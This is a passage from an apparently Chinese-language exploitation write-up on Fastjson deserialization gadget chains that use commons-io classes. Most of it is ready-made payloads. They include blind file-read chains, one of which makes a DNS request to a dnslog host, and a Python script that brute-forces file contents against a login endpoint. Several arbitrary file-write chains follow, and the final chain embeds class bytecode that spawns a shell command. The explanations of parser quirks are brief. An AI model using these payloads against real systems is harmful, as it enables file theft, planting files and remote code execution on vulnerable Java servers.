"charSequence":
|
||
{"@type": "java.lang.String"{"$ref":"$.abc.BOM[0]"},"start": 0,"end": 0}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
DNS 读:错误时有 DNS 请求,正确时没有。
|
||
|
||
|
||
```json
|
||
{
|
||
"abc":{"@type": "java.lang.AutoCloseable",
|
||
"@type": "org.apache.commons.io.input.BOMInputStream",
|
||
"delegate": {"@type": "org.apache.commons.io.input.ReaderInputStream",
|
||
"reader": { "@type": "jdk.nashorn.api.scripting.URLReader",
|
||
"url": "file:///tmp/test"
|
||
},
|
||
"charsetName": "UTF-8",
|
||
"bufferSize": 1024
|
||
},"boms": [
|
||
{
|
||
"@type": "org.apache.commons.io.ByteOrderMark",
|
||
"charsetName": "UTF-8",
|
||
"bytes": [
|
||
98
|
||
]
|
||
}
|
||
]
|
||
},
|
||
"address" : {"@type": "java.lang.AutoCloseable","@type":"org.apache.commons.io.input.CharSequenceReader",
|
||
"charSequence": {"@type": "java.lang.String"{"$ref":"$.abc.BOM[0]"},"start": 0,"end": 0},
|
||
"xxx": {
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "org.apache.commons.io.input.BOMInputStream",
|
||
"delegate": {
|
||
"@type": "org.apache.commons.io.input.ReaderInputStream",
|
||
"reader": {
|
||
"@type": "jdk.nashorn.api.scripting.URLReader",
|
||
"url": "http://aaaxasd.g2pbiw.dnslog.cn/"
|
||
},
|
||
"charsetName": "UTF-8",
|
||
"bufferSize": 1024
|
||
},
|
||
"boms": [{"@type": "org.apache.commons.io.ByteOrderMark", "charsetName": "UTF-8", "bytes": [1]}]
|
||
},
|
||
"zzz":{"$ref":"$.xxx.BOM[0]"}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
配套python脚本:
|
||
|
||
```python
|
||
import requests
|
||
|
||
url = "http://192.168.1.101/login"
|
||
|
||
#码表可按照实际修改,例如探测jdk目录一般文件名为小写
|
||
#asciis = [10,32,45,46,47,48,49,50,51,52,53,54,55,56,57,91,92,95,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122] #针对linux下正常文件夹或文件读取,去除了一些文件名下不常见的字符,且全为小写
|
||
asciis = [10,32,45,46,47,48,49,50,51,52,53,54,55,56,57,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,95,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122] #针对linux下正常文件夹或文件读取,去除了一些文件名下不常见的字符,且包含大小写
|
||
# asciis = [10,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122,123,124,125,126] #所有可见字符
|
||
|
||
|
||
data1 = """
|
||
{
|
||
"abc": {
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "org.apache.commons.io.input.BOMInputStream",
|
||
"delegate": {
|
||
"@type": "org.apache.commons.io.input.ReaderInputStream",
|
||
"reader": {
|
||
"@type": "jdk.nashorn.api.scripting.URLReader",
|
||
"url": "file:///usr/local/tomcat/" # 修改这个进行列目录
|
||
},
|
||
"charsetName": "UTF-8",
|
||
"bufferSize": 1024
|
||
},
|
||
"boms": [
|
||
{
|
||
"charsetName": "UTF-8",
|
||
"bytes": [
|
||
"""
|
||
|
||
data2 = """
|
||
]
|
||
}
|
||
]
|
||
},
|
||
"address": {
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "org.apache.commons.io.input.CharSequenceReader",
|
||
"charSequence": {
|
||
"@type": "java.lang.String"{"$ref":"$.abc.BOM[0]"},
|
||
"start": 0,
|
||
"end": 0
|
||
}
|
||
}
|
||
}
|
||
"""
|
||
proxies = {
|
||
'http': '127.0.0.1:8080',
|
||
}
|
||
|
||
header = {
|
||
"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36",
|
||
"Content-Type": "application/json; charset=utf-8"
|
||
}
|
||
|
||
def byte2str(bytes):
|
||
file_str = ""
|
||
for i in file_byte:
|
||
file_str += chr(int(i))
|
||
print("【" + file_str + "】")
|
||
|
||
file_byte = []
|
||
for i in range(0,50): # 需要读取多长自己定义,但一次性不要太长,建议分多次读取
|
||
for i in asciis:
|
||
file_byte.append(str(i))
|
||
req = requests.post(url=url,data=data1+','.join(file_byte)+data2,headers=header)
|
||
text = req.text
|
||
|
||
if "charSequence" not in text:
|
||
file_byte.pop()
|
||
byte2str(file_byte)
|
||
print(file_byte)
|
||
```
|
||
|
||
|
||
### io1 / io2 写文件(编码后支持二进制)
|
||
|
||
|
||
[https://mp.weixin.qq.com/s/6fHJ7s6Xo4GEdEGpKFLOyg](https://mp.weixin.qq.com/s/6fHJ7s6Xo4GEdEGpKFLOyg)
|
||
|
||
只能写 8kb 整的文件;写二进制时必须做 iso-8859-1 编码;目录必须已存在。
|
||
|
||
这里走的是 `XmlStreamReader` 构造触发 `getBOM`;ioFinal 会改良成直接通过 `BOMInputStream.getBOM` 触发。`FileWriterWithEncoding` 也会换成 `LockableFileWriter`,从而能自动创建目录。
|
||
|
||
commons-io 2.0 - 2.6:
|
||
|
||
|
||
```json
|
||
{
|
||
"x":{
|
||
"@type":"com.alibaba.fastjson.JSONObject",
|
||
"input":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.ReaderInputStream",
|
||
"reader":{
|
||
"@type":"org.apache.commons.io.input.CharSequenceReader",
|
||
"charSequence":{"@type":"java.lang.String""${content}"
|
||
},
|
||
"charsetName":"UTF-8",
|
||
"bufferSize":1024
|
||
},
|
||
"branch":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.output.WriterOutputStream",
|
||
"writer":{
|
||
"@type":"org.apache.commons.io.output.FileWriterWithEncoding",
|
||
"file":"${path}",
|
||
"encoding":"UTF-8",
|
||
"append": false
|
||
},
|
||
"charsetName":"UTF-8",
|
||
"bufferSize": 1024,
|
||
"writeImmediately": true
|
||
},
|
||
"trigger":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.XmlStreamReader",
|
||
"is":{
|
||
"@type":"org.apache.commons.io.input.TeeInputStream",
|
||
"input":{
|
||
"$ref":"$.input"
|
||
},
|
||
"branch":{
|
||
"$ref":"$.branch"
|
||
},
|
||
"closeBranch": true
|
||
},
|
||
"httpContentType":"text/xml",
|
||
"lenient":false,
|
||
"defaultEncoding":"UTF-8"
|
||
},
|
||
"trigger2":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.XmlStreamReader",
|
||
"is":{
|
||
"@type":"org.apache.commons.io.input.TeeInputStream",
|
||
"input":{
|
||
"$ref":"$.input"
|
||
},
|
||
"branch":{
|
||
"$ref":"$.branch"
|
||
},
|
||
"closeBranch": true
|
||
},
|
||
"httpContentType":"text/xml",
|
||
"lenient":false,
|
||
"defaultEncoding":"UTF-8"
|
||
},
|
||
"trigger3":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.XmlStreamReader",
|
||
"is":{
|
||
"@type":"org.apache.commons.io.input.TeeInputStream",
|
||
"input":{
|
||
"$ref":"$.input"
|
||
},
|
||
"branch":{
|
||
"$ref":"$.branch"
|
||
},
|
||
"closeBranch": true
|
||
},
|
||
"httpContentType":"text/xml",
|
||
"lenient":false,
|
||
"defaultEncoding":"UTF-8"
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
commons-io 2.7 - 2.8.0:
|
||
|
||
|
||
```json
|
||
{
|
||
"x":{
|
||
"@type":"com.alibaba.fastjson.JSONObject",
|
||
"input":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.ReaderInputStream",
|
||
"reader":{
|
||
"@type":"org.apache.commons.io.input.CharSequenceReader",
|
||
"charSequence":{"@type":"java.lang.String""aaaaaa...(长度要大于8192,实际写入前8192个字符)",
|
||
"start":0,
|
||
"end":2147483647
|
||
},
|
||
"charsetName":"UTF-8",
|
||
"bufferSize":1024
|
||
},
|
||
"branch":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.output.WriterOutputStream",
|
||
"writer":{
|
||
"@type":"org.apache.commons.io.output.FileWriterWithEncoding",
|
||
"file":"/tmp/pwned",
|
||
"charsetName":"UTF-8",
|
||
"append": false
|
||
},
|
||
"charsetName":"UTF-8",
|
||
"bufferSize": 1024,
|
||
"writeImmediately": true
|
||
},
|
||
"trigger":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.XmlStreamReader",
|
||
"inputStream":{
|
||
"@type":"org.apache.commons.io.input.TeeInputStream",
|
||
"input":{
|
||
"$ref":"$.input"
|
||
},
|
||
"branch":{
|
||
"$ref":"$.branch"
|
||
},
|
||
"closeBranch": true
|
||
},
|
||
"httpContentType":"text/xml",
|
||
"lenient":false,
|
||
"defaultEncoding":"UTF-8"
|
||
},
|
||
"trigger2":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.XmlStreamReader",
|
||
"inputStream":{
|
||
"@type":"org.apache.commons.io.input.TeeInputStream",
|
||
"input":{
|
||
"$ref":"$.input"
|
||
},
|
||
"branch":{
|
||
"$ref":"$.branch"
|
||
},
|
||
"closeBranch": true
|
||
},
|
||
"httpContentType":"text/xml",
|
||
"lenient":false,
|
||
"defaultEncoding":"UTF-8"
|
||
},
|
||
"trigger3":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.XmlStreamReader",
|
||
"inputStream":{
|
||
"@type":"org.apache.commons.io.input.TeeInputStream",
|
||
"input":{
|
||
"$ref":"$.input"
|
||
},
|
||
"branch":{
|
||
"$ref":"$.branch"
|
||
},
|
||
"closeBranch": true
|
||
},
|
||
"httpContentType":"text/xml",
|
||
"lenient":false,
|
||
"defaultEncoding":"UTF-8"
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
#### 解析特性
|
||
|
||
|
||
payload 里有一段 JSON 比较特殊:
|
||
|
||
|
||
```json
|
||
"charSequence":{"@type":"java.lang.String""aaaaaa"
|
||
```
|
||
|
||
第一个特殊点:为什么不直接写:
|
||
|
||
|
||
```json
|
||
"charSequence": "aaa"
|
||
```
|
||
|
||
这里报错,是因为 Fastjson 把 `charSequence` 当接口,默认按 Java Bean 处理;而 `"aaa"` 会被当成基础字符串,类型对不上。
|
||
|
||
第二个特殊点:为什么能直接在 String 后面写 `"aaaa"`。
|
||
|
||
上面报错后,我先把 payload 改成了:
|
||
|
||
|
||
```json
|
||
"charSequence":{"@type":"java.lang.String", "original":"aaaaaa"}
|
||
```
|
||
|
||

|
||
|
||
|
||
|
||
想调 String 的构造,还是报错。
|
||
|
||
换成正确 payload 跟进调试,最终发现是在这里截取:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
然后在 `StringCodec` 里正式取出:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
调试里还发现:String 后面不能跟逗号,不然一定报错。跟了逗号,token 就会是逗号,`StringCodec` 就会走进上图断点那行,最后掉进 `switch default` 报错。
|
||
|
||
第三个特殊点:为什么最后少了一个 `}` 闭合,还能解析成功?
|
||
|
||
当时我也困惑,后来对照解析逻辑看了一下:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
总的来说,记住有这么一种写法即可。
|
||
|
||
|
||
### io3 写文件(≈ io1 / io2)
|
||
|
||
|
||
su18 发现的类似 io1 的链,和 io1 基本一样: [https://su18.org/post/fastjson-1.2.68/](https://su18.org/post/fastjson-1.2.68/)
|
||
|
||
|
||
### io4 写文件(支持二进制)
|
||
|
||
|
||
需要 `commons-io-2.2`、`aspectjtools-1.9.6`、`commons-codec-1.6`。只能写 8kb 整,二进制写入正常。
|
||
|
||
于 BlackHat 公开:
|
||
|
||
[https://i.blackhat.com/USA21/Wednesday-Handouts/US-21-Xing-How-I-Used-a-JSON.pdf](https://i.blackhat.com/USA21/Wednesday-Handouts/US-21-Xing-How-I-Used-a-JSON.pdf)
|
||
|
||
[https://yanghaoi.github.io/2024/08/18/fastjson-lou-dong-chang-jian-wa-jue-he-li-yong-fang-fa/#toc-heading-32](https://yanghaoi.github.io/2024/08/18/fastjson-lou-dong-chang-jian-wa-jue-he-li-yong-fang-fa/#toc-heading-32)
|
||
|
||
|
||
```java
|
||
// commons-io-2.2 aspectjtools-1.9.6 commons-codec-1.6
|
||
public static void writeIo4() throws IOException {
|
||
String json = "{\n" +
|
||
" \"@type\":\"java.lang.AutoCloseable\",\n" +
|
||
" \"@type\":\"org.apache.commons.io.input.BOMInputStream\",\n" +
|
||
" \"delegate\":{\n" +
|
||
" \"@type\":\"org.apache.commons.io.input.TeeInputStream\",\n" +
|
||
" \"input\":{\n" +
|
||
" \"@type\": \"org.apache.commons.codec.binary.Base64InputStream\",\n" +
|
||
" \"in\":{\n" +
|
||
" \"@type\":\"org.apache.commons.io.input.CharSequenceInputStream\",\n" +
|
||
" \"charset\":\"utf-8\",\n" +
|
||
" \"bufferSize\": 1024,\n" +
|
||
" \"cs\":{\"@type\":\"java.lang.String\"\"%1$s\"\n" +
|
||
" },\n" +
|
||
" \"doEncode\":false,\n" +
|
||
" \"lineLength\":1024,\n" +
|
||
" \"lineSeparator\":\"5ZWKCg==\",\n" +
|
||
" \"decodingPolicy\":0\n" +
|
||
" },\n" +
|
||
" \"branch\":{\n" +
|
||
" \"@type\":\"org.eclipse.core.internal.localstore.SafeFileOutputStream\",\n" +
|
||
" \"targetPath\":\"%2$s\",\n" +
|
||
" \"append\":false,\n" +
|
||
" \"alwaysCreate\":true\n" +
|
||
" },\n" +
|
||
" \"closeBranch\":false\n" +
|
||
" },\n" +
|
||
" \"include\":true,\n" +
|
||
" \"boms\":[{\n" +
|
||
" \"@type\": \"org.apache.commons.io.ByteOrderMark\",\n" +
|
||
" \"charsetName\": \"UTF-8\",\n" +
|
||
" \"bytes\":%3$s\n" +
|
||
" }],\n" +
|
||
" \"x\":{\"$ref\":\"$.bOM\"}\n" +
|
||
"}";
|
||
|
||
// 要写入的文件
|
||
byte[] bytes = Files.readAllBytes(Paths.get("D:/flag.txt"));
|
||
|
||
//写文本时要填充数据
|
||
String content = new String(bytes, StandardCharsets.UTF_8);
|
||
for (int i=0; i<8192; i++){
|
||
content = content + "a";
|
||
}
|
||
|
||
byte[] bytesPadding = content.getBytes();
|
||
String base64Content = Base64.getEncoder().encodeToString(bytesPadding);
|
||
String path = "D:/1tmp/111.txt";
|
||
|
||
String format = String.format(json, base64Content, path, Arrays.toString(bytesPadding));
|
||
JSON.parse(format);
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
### io5 写文件 / 创建目录(io4 换依赖,能写任意大小文件)
|
||
|
||
|
||
在 io4 基础上,用 ant 依赖代替 aspectjtools。可以写 8kb 以上二进制;`LockableFileWriter` 还能创建目录。
|
||
|
||
[https://mp.weixin.qq.com/s/WbYi7lPEvFg-vAUB4Nlvew](https://mp.weixin.qq.com/s/WbYi7lPEvFg-vAUB4Nlvew)
|
||
|
||
目录创建:
|
||
|
||
|
||
```json
|
||
{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.output.WriterOutputStream",
|
||
"writer":{
|
||
"@type":"org.apache.commons.io.output.LockableFileWriter",
|
||
"file":"/etc/passwd", //一个存在的文件
|
||
"encoding":"UTF-8",
|
||
"append": true,
|
||
"lockDir":"/usr/lib/jvm/java-8-openjdk-amd64/jre/classes" //要创建的目录
|
||
},
|
||
"charset":"UTF-8",
|
||
"bufferSize": 8193,
|
||
"writeImmediately": true
|
||
}
|
||
```
|
||
|
||
|
||
|
||
任意文件写入:
|
||
|
||
|
||
```java
|
||
public static void writeIo5() throws IOException {
|
||
String json = "{\n" +
|
||
" \"@type\":\"java.lang.AutoCloseable\",\n" +
|
||
" \"@type\":\"org.apache.commons.io.input.BOMInputStream\",\n" +
|
||
" \"delegate\":{\n" +
|
||
" \"@type\":\"org.apache.commons.io.input.TeeInputStream\",\n" +
|
||
" \"input\":{\n" +
|
||
" \"@type\": \"org.apache.commons.codec.binary.Base64InputStream\",\n" +
|
||
" \"in\":{\n" +
|
||
" \"@type\":\"org.apache.commons.io.input.CharSequenceInputStream\",\n" +
|
||
" \"charset\":\"utf-8\",\n" +
|
||
" \"bufferSize\": 1024,\n" +
|
||
" \"cs\":{\"@type\":\"java.lang.String\"\"%1$s\"\n" +
|
||
" },\n" +
|
||
" \"doEncode\":false,\n" +
|
||
" \"lineLength\":1024,\n" +
|
||
" \"lineSeparator\":\"5ZWKCg==\",\n" +
|
||
" \"decodingPolicy\":0\n" +
|
||
" },\n" +
|
||
" \"branch\":{\n" +
|
||
//" \"@type\":\"org.eclipse.core.internal.localstore.SafeFileOutputStream\",\n" +
|
||
//" \"targetPath\":\"%2$s\"\n" +
|
||
" \"@type\":\"org.apache.tools.ant.util.LazyFileOutputStream\",\n" +
|
||
" \"file\":\"%2$s\",\n" +
|
||
" \"append\":false,\n" +
|
||
" \"alwaysCreate\":true\n" +
|
||
" },\n" +
|
||
" \"closeBranch\":false\n" +
|
||
" },\n" +
|
||
" \"include\":true,\n" +
|
||
" \"boms\":[{\n" +
|
||
" \"@type\": \"org.apache.commons.io.ByteOrderMark\",\n" +
|
||
" \"charsetName\": \"UTF-8\",\n" +
|
||
" \"bytes\":" +"%3$s\n" +
|
||
" }],\n" +
|
||
" \"x\":{\"$ref\":\"$.bOM\"}\n" +
|
||
"}";
|
||
byte[] bytes = Files.readAllBytes(Paths.get("D:\\flag.txt"));
|
||
String content = Base64.getEncoder().encodeToString(bytes);
|
||
String path = "D:/1tmp/111.txt";
|
||
String string = Arrays.toString(bytes);
|
||
String format = String.format(json, content, path, string);
|
||
JSON.parse(format);
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
### io6 写文件(LockableFileWriter,突破 8kb)
|
||
|
||
|
||
浅蓝那条 ognl,以及 xalan + dom4j 组合。后来 GeekCon 上公开了利用 jackson 的 Exception,把 `InputStream` 加进缓存的链:
|
||
|
||
[https://www.geekcon.top/js/pdfjs/web/viewer.html?file=/doc/ppt/GC24\_SpringBoot%E4%B9%8B%E6%AE%87.pdf](https://www.geekcon.top/js/pdfjs/web/viewer.html?file=/doc/ppt/GC24_SpringBoot%E4%B9%8B%E6%AE%87.pdf)
|
||
|
||
其中用 `LockableFileWriter` 代替 `FileWriterWithEncoding` 的写法,参考文章这边叫它 io6。相比 io1~io4,文件大小不再卡死在 8kb;而且能自动创建目录,很契合打 SpringBoot 环境。
|
||
|
||
```json
|
||
{
|
||
"a": {
|
||
"@type": "java.io.InputStream",
|
||
"@type": "org.apache.commons.io.input.AutoCloseInputStream",
|
||
"in": {
|
||
"@type": "org.apache.commons.io.input.TeeInputStream",
|
||
"input": {
|
||
"@type": "org.apache.commons.io.input.CharSequenceInputStream",
|
||
"cs": {
|
||
"@type": "java.lang.String"
|
||
"${shellcode}",
|
||
"charset": "iso-8859-1",
|
||
"bufferSize": ${size}
|
||
},
|
||
"branch": {
|
||
"@type": "org.apache.commons.io.output.WriterOutputStream",
|
||
"writer": {
|
||
"@type": "org.apache.commons.io.output.LockableFileWriter",
|
||
"file": "${file2write}",
|
||
"charset": "iso-8859-1",
|
||
"append": true
|
||
},
|
||
"charset": "iso-8859-1",
|
||
"bufferSize": 1024,
|
||
"writeImmediately": true
|
||
},
|
||
"closeBranch": true
|
||
}
|
||
},
|
||
"b": {
|
||
"@type": "java.io.InputStream",
|
||
"@type": "org.apache.commons.io.input.ReaderInputStream",
|
||
"reader": {
|
||
"@type": "org.apache.commons.io.input.XmlStreamReader",
|
||
"inputStream": {
|
||
"$ref": "$.a"
|
||
},
|
||
"httpContentType": "text/xml",
|
||
"lenient": false,
|
||
"defaultEncoding": "iso-8859-1"
|
||
},
|
||
"charsetName": "iso-8859-1",
|
||
"bufferSize": 1024
|
||
},
|
||
"c": {}
|
||
}
|
||
|
||
```
|
||
|
||
|
||
### io7 写文件(有期望类时套 Currency)
|
||
|
||
|
||
[https://mp.weixin.qq.com/s/7c\_zi5Pv4a69IV0zzJo5Ww](https://mp.weixin.qq.com/s/7c_zi5Pv4a69IV0zzJo5Ww)
|
||
|
||
GeekCon 2024 上 @jsjcw 师傅分享的 commons-io 写二进制链很精彩,但要多次发包。原文作者调试时结合 BlackHat 2021 那条链的逻辑,拼出了一条能写任意长度内容的链;若反序列化点还带着期望类,就再套一层 `java.util.Currency` 去触发 getter——虽然最终会报错,但不影响文件写入。笔者这边把这种写法记作 io7。
|
||
|
||
注意:写二进制时 commons-io 最好 > 2.4。`WriterOutputStream` 的构造方法顺序跟版本强相关,2.4 及以前常会先命中带 `CharsetDecoder` 的构造,这时候要写出 iso-8859-1 二进制就比较别扭。
|
||
|
||
|
||
```json
|
||
{
|
||
"dd":{
|
||
"@type":"java.util.Currency",
|
||
"val":{
|
||
"currency":{
|
||
"w":{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.BOMInputStream",
|
||
"delegate":{
|
||
"@type": "org.apache.commons.io.input.AutoCloseInputStream",
|
||
"in": {
|
||
"@type": "org.apache.commons.io.input.TeeInputStream",
|
||
"input": {
|
||
"@type": "org.apache.commons.io.input.CharSequenceInputStream",
|
||
"cs": {
|
||
"@type": "java.lang.String"
|
||
"\xff",
|
||
"charset": "iso-8859-1",
|
||
"bufferSize": 1
|
||
},
|
||
"branch": {
|
||
"@type": "org.apache.commons.io.output.WriterOutputStream",
|
||
"writer": {
|
||
"@type": "org.apache.commons.io.output.LockableFileWriter",
|
||
"file": "/tmp/1.jpg",
|
||
"encoding": "iso-8859-1",
|
||
"charset": "iso-8859-1",
|
||
"append": false
|
||
},
|
||
"charset":"iso-8859-1",
|
||
"charsetName":"iso-8859-1",
|
||
"bufferSize": 1024,
|
||
"writeImmediately": true
|
||
},
|
||
"closeBranch": true
|
||
}
|
||
},
|
||
"include":true,
|
||
"boms":[{
|
||
"@type": "org.apache.commons.io.ByteOrderMark",
|
||
"charsetName": "iso-8859-1",
|
||
"bytes":[0, 0,0]
|
||
}]
|
||
}
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
### ioFinal 写文件(终形态)
|
||
|
||
|
||
前面 io1~io7 各有取舍:io1/io2 靠 `XmlStreamReader` 触发、卡 8kb;io6 换成 `LockableFileWriter` 突破大小和建目录,但仍要 `XmlStreamReader`;io7 能写任意长度二进制,有期望类时再套 Currency,但 Currency 那条结果一定报错,没回显细节时很难判断是不是 payload 本身写挂了。
|
||
|
||
ioFinal 相当于把优点收拢一遍,推荐用 java-chains 直接生成:
|
||
|
||
1、触发改为 `"$ref":"$.bOM"`,直接打到 `BOMInputStream.getBOM`,不再绕 `XmlStreamReader` 构造 2、输入侧用 `CharSequenceReader` + `ReaderInputStream`,内容用 `\x..` + `iso-8859-1` 塞二进制,比 io7 的 `CharSequenceInputStream` 更好控,也少踩一些 commons-io 版本构造差异 3、写出侧继续 `LockableFileWriter`,并可带 `lockDir` 自动建目录;任意长度,不卡 8kb 4、无期望类的 `parse` 点可直接用,不必套 Currency,也就不会「必报错」干扰判断;若点上确实有期望类,再按前文小技巧套一层 Currency 即可
|
||
|
||
|
||
```json
|
||
{
|
||
"@type":"java.lang.AutoCloseable",
|
||
"@type":"org.apache.commons.io.input.BOMInputStream",
|
||
"delegate":{
|
||
"@type": "org.apache.commons.io.input.AutoCloseInputStream",
|
||
"in": {
|
||
"@type": "org.apache.commons.io.input.TeeInputStream",
|
||
"input": {
|
||
"@type": "org.apache.commons.io.input.ReaderInputStream",
|
||
"reader": {
|
||
"@type": "org.apache.commons.io.input.CharSequenceReader",
|
||
"charSequence": {
|
||
"@type": "java.lang.String"
|
||
"\xca\xfe\xba\xbe\x00\x00\x00\x32\x00\x41\x01\x00\x49\x6f\x72\x67\x2f\x61\x70\x61\x63\x68\x65\x2f\x62\x65\x61\x6e\x75\x74\x69\x6c\x73\x2f\x63\x6f\x79\x6f\x74\x65\x2f\x75\x74\x69\x6c\x2f\x52\x61\x77\x56\x61\x6c\x75\x65\x39\x38\x35\x32\x36\x34\x39\x66\x39\x36\x35\x62\x34\x35\x31\x66\x62\x38\x63\x39\x38\x66\x36\x35\x30\x62\x36\x30\x65\x31\x34\x34\x07\x00\x01\x01\x00\x10\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x4f\x62\x6a\x65\x63\x74\x07\x00\x03\x01\x00\x04\x62\x61\x73\x65\x01\x00\x12\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x01\x00\x03\x73\x65\x70\x01\x00\x03\x63\x6d\x64\x01\x00\x06\x3c\x69\x6e\x69\x74\x3e\x01\x00\x03\x28\x29\x56\x01\x00\x13\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x45\x78\x63\x65\x70\x74\x69\x6f\x6e\x07\x00\x0b\x0c\x00\x09\x00\x0a\x0a\x00\x04\x00\x0d\x01\x00\x07\x6f\x73\x2e\x6e\x61\x6d\x65\x08\x00\x0f\x01\x00\x10\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x79\x73\x74\x65\x6d\x07\x00\x11\x01\x00\x0b\x67\x65\x74\x50\x72\x6f\x70\x65\x72\x74\x79\x01\x00\x26\x28\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x29\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x0c\x00\x13\x00\x14\x0a\x00\x12\x00\x15\x01\x00\x10\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x07\x00\x17\x01\x00\x0b\x74\x6f\x4c\x6f\x77\x65\x72\x43\x61\x73\x65\x01\x00\x14\x28\x29\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x0c\x00\x19\x00\x1a\x0a\x00\x18\x00\x1b\x01\x00\x03\x77\x69\x6e\x08\x00\x1d\x01\x00\x08\x63\x6f\x6e\x74\x61\x69\x6e\x73\x01\x00\x1b\x28\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x43\x68\x61\x72\x53\x65\x71\x75\x65\x6e\x63\x65\x3b\x29\x5a\x0c\x00\x1f\x00\x20\x0a\x00\x18\x00\x21\x01\x00\x07\x63\x6d\x64\x2e\x65\x78\x65\x08\x00\x23\x0c\x00\x05\x00\x06\x09\x00\x02\x00\x25\x01\x00\x02\x2f\x63\x08\x00\x27\x0c\x00\x07\x00\x06\x09\x00\x02\x00\x29\x01\x00\x07\x2f\x62\x69\x6e\x2f\x73\x68\x08\x00\x2b\x01\x00\x02\x2d\x63\x08\x00\x2d\x0c\x00\x08\x00\x06\x09\x00\x02\x00\x2f\x01\x00\x18\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x50\x72\x6f\x63\x65\x73\x73\x42\x75\x69\x6c\x64\x65\x72\x07\x00\x31\x01\x00\x16\x28\x5b\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x29\x56\x0c\x00\x09\x00\x33\x0a\x00\x32\x00\x34\x01\x00\x05\x73\x74\x61\x72\x74\x01\x00\x15\x28\x29\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x50\x72\x6f\x63\x65\x73\x73\x3b\x0c\x00\x36\x00\x37\x0a\x00\x32\x00\x38\x01\x00\x08\x3c\x63\x6c\x69\x6e\x69\x74\x3e\x01\x00\x04\x63\x61\x6c\x63\x08\x00\x3b\x0a\x00\x02\x00\x0d\x01\x00\x04\x43\x6f\x64\x65\x01\x00\x0d\x53\x74\x61\x63\x6b\x4d\x61\x70\x54\x61\x62\x6c\x65\x0a\x00\x0c\x00\x0d\x00\x21\x00\x02\x00\x0c\x00\x00\x00\x03\x00\x09\x00\x05\x00\x06\x00\x00\x00\x09\x00\x07\x00\x06\x00\x00\x00\x09\x00\x08\x00\x06\x00\x00\x00\x02\x00\x01\x00\x09\x00\x0a\x00\x01\x00\x3e\x00\x00\x00\x84\x00\x04\x00\x02\x00\x00\x00\x53\x2a\xb7\x00\x40\x12\x10\xb8\x00\x16\xb6\x00\x1c\x12\x1e\xb6\x00\x22\x99\x00\x10\x12\x24\xb3\x00\x26\x12\x28\xb3\x00\x2a\xa7\x00\x0d\x12\x2c\xb3\x00\x26\x12\x2e\xb3\x00\x2a\x06\xbd\x00\x18\x59\x03\xb2\x00\x26\x53\x59\x04\xb2\x00\x2a\x53\x59\x05\xb2\x00\x30\x53\x4c\xbb\x00\x32\x59\x2b\xb7\x00\x35\xb6\x00\x39\x57\xa7\x00\x04\x4c\xb1\x00\x01\x00\x04\x00\x4e\x00\x51\x00\x0c\x00\x01\x00\x3f\x00\x00\x00\x17\x00\x04\xff\x00\x21\x00\x01\x07\x00\x02\x00\x00\x09\x65\x07\x00\x0c\xfc\x00\x00\x07\x00\x04\x00\x08\x00\x3a\x00\x